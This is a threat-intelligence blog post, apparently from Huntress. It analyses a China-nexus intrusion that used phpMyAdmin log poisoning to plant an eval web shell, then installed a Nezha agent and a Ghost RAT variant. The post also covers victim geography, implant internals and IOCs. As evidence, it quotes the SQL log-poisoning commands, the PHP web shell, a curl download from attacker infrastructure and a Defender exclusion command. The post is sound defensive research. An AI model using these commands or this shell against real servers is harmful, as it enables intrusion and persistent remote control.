
The Crown Prince, Nezha: A New Tool Favored by China-Nexus Threat Actors



Background / Summary

If you have a web application online, you're likely going to be attacked at some point. Threat actors exploit publicly-facing web applications for several reasons, including:

- Gaining initial access to targeted environments
- Defacing websites
- Performing strategic website compromises that are then used to target a specific set of individuals

These attacks may come from bots and opportunistic threat actors, but sometimes they can be far more targeted.

Beginning in August 2025, Huntress discovered an intrusion where a threat actor used a creative technique called log poisoning (also referred to as log injection) to plant a basic evaluation web shell (also commonly referred to as the China Chopper web shell) on a web server. This allowed the threat actor to control the web server using AntSword, before ultimately deploying Nezha, an operation and monitoring tool that allows commands to be run on a web server. Interestingly, this was subsequently used to deploy Ghost RAT on the system. To our knowledge, this is the first public reporting of Nezha being used to facilitate web compromises.

Analysis of the intrusion revealed the threat actor had likely compromised more than 100 victim machines, with the most frequent location of these machines appearing to be in Taiwan, Japan, South Korea, and Hong Kong.

This activity highlights how attackers are increasingly abusing new and emerging publicly available tooling as it becomes available to achieve their goals. Due to this, it's a stark reminder that while publicly available tooling can be used for legitimate purposes, it’s also commonly abused by threat actors due to the low research cost, ability to provide plausible deniability compared to bespoke malware, and likelihood of being undetected by security products.

In-Depth threat analysis

Our story begins where so many do: a vulnerable, public-facing web application. By examining web server logs and correlating them with endpoint data, we were able to piece together a chronological narrative of the intrusion.

Initial access

Analysis of the Apache web server access logs indicates that the threat actor’s initial point of entry was via the phpMyAdmin panel.

Figure 1: GET commands shown in the server access logs

Retrospective analysis of the web server configuration revealed flaws in the default phpMyAdmin configuration file, which doesn’t require any authentication and wasn’t intended to be exposed to the internet, but was due to a DNS record change just months before the incident.

The threat actor used an AWS-hosted IP address in Hong Kong to access this server.

- IP: 54.46.50[.]255
- ASN: 16509
- ISP: Amazon.com Inc.
- Service: Datacenter

Immediately upon accessing the admin interface, the threat actor set the language to simplified Chinese, which is available on the main page.




Figure 2: Choosing the “Chinese simplified” language from the menu dropdown

This is captured in the following requests, which occur when the language is changed.

1. 54.46.50[.]255 - - [06/Aug/2025:00:51:56 +0000] "GET /phpmyadmin/js/whitelist.php?v=5.0.1&lang=zh_CN HTTP/1.1" 200 478
2. 54.46.50[.]255 - - [06/Aug/2025:00:51:57 +0000] "GET /phpmyadmin/js/messages.php?l=zh_CN&v=5.0.1&lang=zh_CN HTTP/1.1" 200 9704
3. 54.46.50[.]255 - - [06/Aug/2025:00:52:00 +0000] "POST /phpmyadmin/navigation.php?ajax_request=1&lang=zh_CN HTTP/1.1" 200 2453
4. 54.46.50[.]255 - - [06/Aug/2025:00:52:01 +0000] "POST /phpmyadmin/db_structure.php?ajax_request=1&favorite_table=1&sync_favorite_tables=1&lang=zh_CN HTTP/1.1" 200 162

The web shell

Approximately 30 seconds after changing languages, the threat actor accessed the server SQL query interface.

54.46.50[.]255 - - [06/Aug/2025:00:52:33 +0000] "GET /phpmyadmin/server_sql.php?
lang=zh_CN&ajax_request=true&ajax_page_request=true&_nocache=175452726217376975&token=6f336f372c5a642b5741336
HTTP/1.1" 200 4652

The threat actor proceeded to interactively run six SQL commands as indicated by POST requests to import.php, db_sql_autocomplete, and lint.php with mere seconds between each request.




Figure 3: POST commands for the 6 SQL commands run, as shown in the logs

The speed at which the commands were run highlights the threat actor had experience with SQL syntax, and indicates this is likely not the first time they've used log poisoning to deploy a web shell through phpMyAdmin and MariaDB.

To log their queries to disk, which allowed them to deploy a web shell, the attacker likely executed the commands:

SET GLOBAL general_log_file = '../../htdocs/123.php';

SET GLOBAL general_log = 'ON';

This represents both a directory traversal vulnerability and one caused by not enforcing a .log extension for the general log file. The vulnerability was reported to the maintainers of MariaDB; however, due to permission requirements for this to be successful, this wasn't considered a vulnerability:

- If the user running the MariaDB process doesn't have write access to the web server's htdocs directory, ***OR***
- If they don't have SUPER privileges assigned to the account used to access the database, this command will fail

The problem is that Apache distributions, such as XAMPP, by default, run both the database service and web service under the same user account. To make matters worse, they run without authentication as the root database account, whilst bundling vulnerable versions of software.

At the time of writing, the latest version of XAMPP, which is being downloaded hundreds of thousands of times a week, hasn't been updated since November of 2023, and uses MariaDB 10.4.32, which is end of life (EoL). Given that it is EoL, even if this were to be patched in a later version of MariaDB, those most likely to be impacted by it will likely not know or be able to easily update their version of MariaDB.

Because the threat actor enabled general logging, we can see the queries executed by them. Most of these appear to be standard environment setups, but the commands highlighted in blue and red are of particular interest.




Figure 4: Highlighted commands showing the attacker's configuration and the web shell payload

The command highlighted in blue represents the attacker's custom environment configuration:

SET lc_messages = 'zh_CN';

This sets the MariaDB instance message language (e.g., warnings or errors) to Simplified Chinese, matching the language preference observed in their phpMyAdmin activity.

The command highlighted in red is of interest, a web shell payload concealed within 80 lines of MariaDB log entries.

Using log poisoning to get a shell itself is very creative and requires a number of steps. The attacker first enabled general query logging, so that any queries were logged to disk. They then issued a query containing their one-liner PHP web shell, causing it to be recorded in the log file. Crucially, they set the log file's name with a .php extension, allowing it to be executed directly by sending POST requests to the server. Finally, it was placed in a directory accessible over the internet, making the web shell hidden in plain sight among normal log entries.

Here's a breakdown of the following PHP command:

<?php class user{function ddd($name){eval($this->name=$name);}}$me=new user;$me->ddd("$_REQUEST[1]");?>

- It defines a class named user with a method ddd that takes a parameter called $name.
- eval($this->name=$name); is the malicious core of the payload. The eval function in PHP executes any string passed to it as PHP code. Here, it's executing whatever input is provided via the $name parameter.
- An instance of $me is created and ddd is called with $_REQUEST[1] as the argument, which becomes the $name parameter.

In simple terms, this code takes whatever is provided in an HTTP POST request and executes it as PHP on the server. This type of one-liner is commonly associated with tools such as **AntSword** or **China Chopper**, which use similar mechanisms to send commands from the attacker's system to a compromised host, creating a simple yet highly effective and functional backdoor.

After deploying the web shell, the threat actor made a GET request to the web shell to ensure it was functioning correctly, and 30 seconds later, the IP address being used to interact with the web shell shifted to 45.207.220[.]12.

This indicates the threat actor was either trying to distance their initial compromise and subsequent follow-on activity from a single IP address, or more likely, that they had handed over access to the web shell to a different person. The latter scenario is common among threat groups with distinct roles and responsibilities in pursuit of a larger objective.


Figure 5: POST commands for the attacker's C2 server sending instructions, as seen in the logs

Each of these POST requests represents the attacker's C2 server sending instructions to the compromised web server via the deployed web shell. During our investigation, we discovered the threat actor exposing RPC and WinRM to the internet, which exposed details about the system behind the IP address to services such as Shodan, which included a hostname of WIN-DNF8DJKNVH0. This also leaked that the system used a timezone offset of UTC+8, which is standard in locations such as China.




Figure 6: Information taken from Shodan

Interestingly, this IP address uses the autonomous system 53808 which is registered to a provider called MoeDove LLC with IP ranges being provided by Cloud Innovation Ltd. Information below with respect to [Hurricane Electric Internet Services](). This autonomous system was first registered on April 1, 2024.


Announced By

Origin	Origin Registrant	Prefix	Prefix Registrant
AS53808	MoeDove	45.207.220.0/22	Cloud Innovation Ltd

Matching Delegations

Registry	Status	Prefix	CC
afrinic	allocated	45.192.0.0/12	MU

Figure 7: Screenshot of Hurricane Electric Internet Services entry of MoeDove LLC

Domains known to be assigned to IP ranges from this ASN appear suspicious, and whilst not directly tied to the intrusion seen, are definitely interesting to note, particularly where they appear to be using a domain generation algorithm (6 numerical values hosted on a xyz TLD). This domain generation algorithm will come up and be important later on.


Found 12 records.

IP	PTR	A
45.207.220.93		ns1.920107.xyz
45.207.221.156		cuzzz.icu
45.207.222.43		19841116.best
45.207.222.52		zsy.tax, zsyzsy.asia
45.207.222.101		910826.xyz
45.207.222.141		257248.xyz
45.207.222.150		lewisyl.top
45.207.222.212		lastwish.top
45.207.222.226		521912.xyz
45.207.223.55		hawkpro.xyz
45.207.223.156		aiota.top
45.207.223.184		710620.xyz

Figure 8: Other domains from this ASN

MoeDove LLC has a somewhat suspicious online presence. Besides having a website that upon first glance seems somewhat professional, any website links to their non-profit projects titled Free Cloud Services and L2 Transit for Free don't actually go anywhere.

Figure 9: Screenshot of MoeDove’s website

Back in June of 2025, the website instead appeared to be bare bones and linked to a popular Chinese-developed RPG called Genshin Impact. It also contained an ICP license number, a mandatory legal requirement for any website operating from Mainland China.




Figure 10: Historic screenshot of MoeDove’s website

A GitHub account that appears tied to this entity has only one member and no public repositories.




Figure 11: Screenshot of an empty GitHub account for MoeDove

It’s possible that MoeDove LLC is a very small operation, potentially run by a small number of individuals out of Mainland China. At the time of writing MoeDove LLC has only been operating for around a year and a half.

Nezha: A new RMM tool enters the chat

While useful for identifying the web shell, Apache access logs will not reveal actual commands sent to the web shell, given they’re sent via a POST request. To gain visibility into the exact command, Huntress leveraged telemetry from the Huntress EDR product.




Figure 12: View of EDR alert containing commands run from the web shell

In the above screenshot, an alert was raised, which shows that the Apache web server process (httpd.exe) had run a specific child process. This occurred at the exact same time as one of the POST requests to the PHP web shell. Of note is that the command run is identical to what would be seen when using the virtual terminal capability of AntSword as shown below.

Figure 13: Code block showing core AntSword Virtual Terminal command-line indicators

Specifically, the following variables are used in the command above:

- **path:** C:\Windows\Cursors\
- **cmd:** curl -O live.exe https[://]rism[.]pages[.]dev/microsoft.exe
- **stag (start tag):** 8394e84
- **etag (end tag):** a7ad42acaca

stag and etag are variables dynamically set every time the virtual terminal capability of AntSword is accessed, in an attempt to keep them unique and make fingerprinting more difficult.

Figure 14: Code block showing how AntSword calculates start and end tags

Since httpd.exe is the parent process for the web shell's payloads, by filtering for processes spawned by this process, Huntress was able to identify commands run through the AntSword virtual terminal:

Figure 15: Commands run through the AntSword virtual terminal

The first action was a simple whoami command to understand what user privileges the web server was operating under.

After this, the threat actor changed the working directory for the AntSword virtual terminal to C:\Windows\Cursors, which is a legitimate directory that exists on Windows and is typically reserved for cursor files.

The threat actor proceeded to download a secondary payload, an executable named live.exe, and an accompanying config.yml from a website built on Cloudflare pages: rism.pages[.]dev.

live.exe was identified as an installer for a Nezha agent. Nezha is marketed as a lightweight, open-source server monitoring and task management tool that is publicly available. Although this has legitimate uses, this case represents a novel finding that it is also being used to facilitate follow-on activity from web intrusions.

The config.yml file used by the Nezha agent pointed to the attacker's server at c.mid[.]al.




Figure 16: Configuration extract used by threat actor's Nezha agent

This domain resolves to an IP address located in Dublin, which is a virtual private server provided by HostPapa.




Figure 17: IP address information tied to threat actor domain

Shodan confirms port 80 is serving a Nezha instance, and that the host also has SSH open.

Figure 18: Shodan result for threat actor IP address showing open Nezha interface

While the Nezha Monitoring server itself requires administrative credentials to retrieve detailed information about systems and control them via their installed Nezha Agent, it doesn't require authentication to see system health information for systems it's installed on. One interesting observation was that this threat actor was running their Nezha dashboard in Russian.

At the time of investigation, there appeared to be more than 100 potential victims, and this number has only increased over time.




Figure 19: Threat actor's Nezha interface showing victim geographical locations

Victimology


Analysis of victim machines that call back to this Nezha server showed that most victims appeared to be in Taiwan, Japan, South Korea, and Hong Kong, with only a single offline system being seen in Mainland China. This is interesting, as it aligns with geopolitical conflict between the regions, such as the East China Sea exclusive economic zone disputes, and disputes between Hong Kong and Mainland China.

Full location details are as follows:

Geographic Location	Nezha Agent Count
Taiwan	22
Japan	16
South Korea	10
Hong Kong	8
Singapore	6
Malaysia	4
India	3
United Kingdom	3
United States of America	3
Colombia	3
Laos	3
Thailand	3
Australia	2
Indonesia	2
France	2
Canada	2
Argentina	2
Sri Lanka	2
Philippines	2
Ireland	2
Kenya	2
Macao	2
Mainland China	1
Russia	1
Saudi Arabia	1
Nepal	1
Mongolia	1
Finland	1
Tanzania	1
Zambia	1
Angola	1
Nigeria	1
Morocco	1
Portugal	1
Greece	1
Serbia	1
Bosnia and Herzegovina	1

Slovakia	1
Mexico	1
Peru	1
Brazil	1
Vietnam	1
Pakistan	1
Trinidad and Tobago	1
Chile	1
Guatemala	1
Kazakhstan	1
Germany	1
Georgia	1
Bangladesh	1
Belgium	1
United Arab Emirates	1

One interesting observation is that most systems with the Nezha agent have a name indicative of the ISP they use or their location. However, some are more descriptive and may indicate the victim involved. For the safety and privacy of these companies, we've redacted the names as they were displayed. In addition, there are many systems that report desktop operating systems, which is unusual for software that's intended to be used to control servers, and this helps with the assumption that these are also compromised systems.



Figures 20: System information from potential victims the Nezha agent is installed on

Although we can't be 100% certain that these are all named after victims, without an IP address and more details to identify the entity, the naming conventions definitely provide some clues. In addition, it appears that some entities may have responded swiftly to an attack that deployed this Nezha Agent, given that the first and last seen times for some of the systems with this Nezha agent were only a few hours apart.

Figure 21: First and last seen times from Nezha agent are potentially indicative of a swift response process taking place

It's entirely possible that embedded devices have also been installed with this Nezha agent, given that some have the openWRT operating system and very minimal memory and disk space.




Figure 22: System information from potentially infected system in Russia running openWRT

Ghost RAT in the machine

After installing the Nezha agent, it was used to run an interactive PowerShell so that Windows Defender exclusions could be created before deploying and running another executable called x.exe.

- 00:58:28 - live.exe (Nezha) spawned elevated powershell.exe session

- 00:58:43 - powershell.exe executed Add-MpPreference -ExclusionPath 'C:\WINDOWS' to disable Windows Defender scanning the Windows folder.
- 00:59:02 - x.exe executed from C:\Windows\Cursors\ directory.

Figure 23: Process tree of malicious executable deployed by threat actor

Analysis of x.exe revealed it was likely a variant of Ghost RAT (also known as Gh0st RAT). The malware contained communication protocols that match public reporting by Zscaler from a campaign in June 2025, which they linked to a China-nexus APT group. The installation process performed by x.exe also had significant overlap with public reporting by Hunt.IO, and an identical creation timestamp (2020-04-25 19:13:10 UTC) on the binary; however, Hunt IO stated this malware was a variant of RunningRAT. This suggests there may be some code reuse between the 2 malware families, or that Hunt IO mistakenly attributed this as RunningRAT based on publicly available Yara signatures.

While the malware identified by Hunt.IO communicated with a domain that uses the same six numerical domain generation algorithm we identified based on IPs assigned to MoeDove LLC (host[.]404111[.]xyz), this variant instead communicated with a slightly different xyz TLD: gd[.]bj2[.]xyz.

Performing quick dynamic analysis with x.exe in a VM using Procmon and Procdot revealed a number of indicators:




Figure 24: Procdot output from procmon running during malware detonation

Everything in the red boxes show the creation of a persistence mechanism using a service named “**SQLlite**,” with a similarly misspelled binary placed in the System32 directory. This activity aligns with alerts raised by Huntress for both the execution and persistence mechanisms used by the malware.




Figure 25: Signal events for the malicious Ghost RAT activity posing as SQLite

SQLlite.exe is actually a renamed rundll32.exe executable dropped by the malware used to load a MainThread exported function of 32138546.dll. Upon execution, x.exe creates a mutex named gd.bj2[.]xyz:53762:SQLlite, which corresponds to the domain, port, and service name used by the malware.

The blue box highlights a connection to 45.207.220[.]12. This is the same IP we observed operating the web shell through AntSword. Looking at the A records for gd[.]bj2[.]xyz shows it resolves to this IP address and is registered via Porkbun, LLC.

Figure 26: Domain information for 45.207.220[.]12

Interestingly, looking at the DNS history for this domain reveals it was registered to the address Beijing,CN up until late 2021 when it changed to the address guang dong,CN and was tied to the registrant organization you shi ke ji (zhong guo) you xian gong si. This changed in 2023, when all details were redacted for privacy purposes. This registrant has come up in the past for registering suspicious domains, including one that impersonated a pharmaceutical brand in 2019.

Fortunately, Huntress was able to isolate the system and remediate the incident by removing the web shell, Nezha agent, and malware before the attacker could carry out any further objectives.

Ghost RAT implant analysis

Stage 1 (Loader):

The initial stage is a small loader which contains some trivial anti-analysis functionality and then runs an embedded executable. To launch the embedded DLL, the binary creates an exception handler that, when triggered, will load and execute the “Main” export.

*Figure 27: Setting up the exception handler to launch the malicious DLL.*

After creating the exception handler it will push the address of the DLL onto the stack and then calls CxxThrowException to unconditionally trigger the exception and launch the malicious DLL.




Figure 28: Address of embedded executable getting added to stack




Figure 29: The implementation of the logic to throw the exception and trigger the handler setup earlier

Stage 2 (Dropper):

Stage 2 is responsible for configuring and running the final Ghost RAT payload. Similar to how the first stage had another executable embedded in that data section, this one has the final Ghost RAT PE stored backwards in the data section. It is important to note that the executable is not complete as it is missing the config, which is patched in by stage 2.




Figure 30: Function responsible for writing the payload

The first step the dropper performs is reversing the bytes of the embedded executable which starts at 0x10003010 and is 0x9400 bytes long. After that's complete, they search for the first occurrence of the bytes ".HL." which is the location of the nulled-out configuration section.


Figure 31: The empty config section in the reversed binary that will get patched

The following Python script can be used to retrieve the configuration for this Ghost RAT sample:

```
def decrypt_config(enc: bytes) -> bytes:
key = [6, 7]
out = bytearray()
for i, j in enumerate(enc):
out.append(((j - 0x7a) & 0xFF) ^ key[i % 2])
return out
```

view raw config_dec.py hosted with ❤ by GitHub

In this case, the fully decrypted config looks as follows (hexdumped):




Figure 32: Hexdumped decrypted config

Stage 3 (Ghost RAT):

The final stage is a standard implementation of Ghost RAT. All WinApi functions are resolved dynamically using GetProcAddress and are stored into a large function table which is trivially reassembled:




Figure 33: Windows API functions being resolved dynamically.

This particular sample has a C2 handler setup very similar to the malware observed by ZScaler in their report on Chinese APTs targeting Tibetan communities. There are two separate groups of commands, the first of which is responsible for running other DLL functionality, and the second is to run commands within the payload directly.

The first command block is as follows:

Command ID	Function
0x0	Executes DllScreen export from DLL.
0x1	Load DLL from memory.
0x2	Load DLL from memory.
0x3	Executes DllShell export from DLL.
0x4	Load DLL from memory.
0x5	Executes DllKeybo export from DLL.

0x6	Executes DllSerice (sic) export from DLL.
0x7	Executes DllReg export from DLL.
0x8	Executes DllProxy export from DLL.
0x9	Executes DLLSerSt export from DLL.
0xA	Terminate all running explorer.exe instances and disable SeDebugPrivilege.
0xB	Copies the current executable to C:\Program Files\Common Files\scvhost.exe and then sets a registry key to run on startup.
0xC	Attempts to set the display size to 800x900.
0xD	None
0xE	None
0xF	None
0x10	None
0x11	Sends DLL location to C2.

The DD373 variant we observed doesn't contain any additional unique functionality outside of the standard Ghost RAT feature set.

Subdomain insights

Looking at subdomains of the threat actor C2 domain bj2[.]xyz found an interesting subdomain lhr, which pointed to a different IP address 38.246.250[.]201 hosted on what looks to be a dedicated IP provided by Netlab Global. This IP appears to have an OpenWrt router behind it, and a system running fnOS, a NAS operating system frequently used within Mainland China. The logon page for the NAS presented an interesting, unique string: cuoxianxu




Figure 34: Screenshot of fnOS hosted on domain used by the threat actor

Conclusion

This blog provides a fascinating look into the playbook of a technically proficient adversary. While operational security mistakes were made by the threat actor, their ability to swiftly compromise systems and maintain access for long periods of time using an underreported tool should not be underestimated. What began with a creative way to drop a web shell onto the system quickly escalated into a multi-stage attack that demonstrated a clear focus on stealth and persistence.

Tools, malware, IP addresses, domains, and victim demographics all appear to point towards a capable China-nexus threat actor who has been underreported on. To identify such activity, it's important that defenders have the visibility and detection logic to spot post-exploitation techniques, like suspicious service creation, indications of a web shell being present, and executables running from suspicious directories.

This incident highlights the requirement to ensure that public-facing applications are patched, hardened to ensure they require authentication wherever possible, and that these actions also apply to test environments as much as production ones. By understanding the step-by-step process used by attackers like this, **we can better tune our tools, train our analysts, and hunt for the subtle signs of a hands-on-keyboard intrusion.**

IOCs

Item	Description
Files	
PATH: C:\xamp\htdocs\123.php **SHA256:** f3570bb6e0f9c695d48f89f043380b43831dd0f6fe79b16eda2a3ffd9fd7ad16	Web shell
URL: https://rism.pages[.]dev/microsoft.exe **PATH:** C:\Windows\Cursors\live.exe **SHA256:** 9f33095a24471bed55ce11803e4ebbed5118bfb5d3861baf1c8214efcd9e7de6	Nezha Agent
PATH: C:\Windows\Cursors\x.exe **SHA256:** 7b2599ed54b72daec0acfd32744c7a9a77b19e6cf4e1651837175e4606dbc958	Ghost RAT Payload
PATH: C:\Windows\system32\SQLlite.exe **SHA256:** 82611e60a2c5de23a1b976bb3b9a32c4427cb60a002e4c27cadfa84031d87999	Renamed rundll32.exe
PATH: C:\Windows\system32\32138546.dll **SHA256:** 35e0b22139fb27d2c9721aedf5770d893423bf029e1f56be92485ff8fce210f3	Malicious DLL
Infrastructure	
54.46.50[.]255	Initial Access IP
45.207.220[.]12	Web shell and Backdoor C2/Operator IP
c.mid[.]al 172.245.52[.]169	Nezha C2 Domain and IP
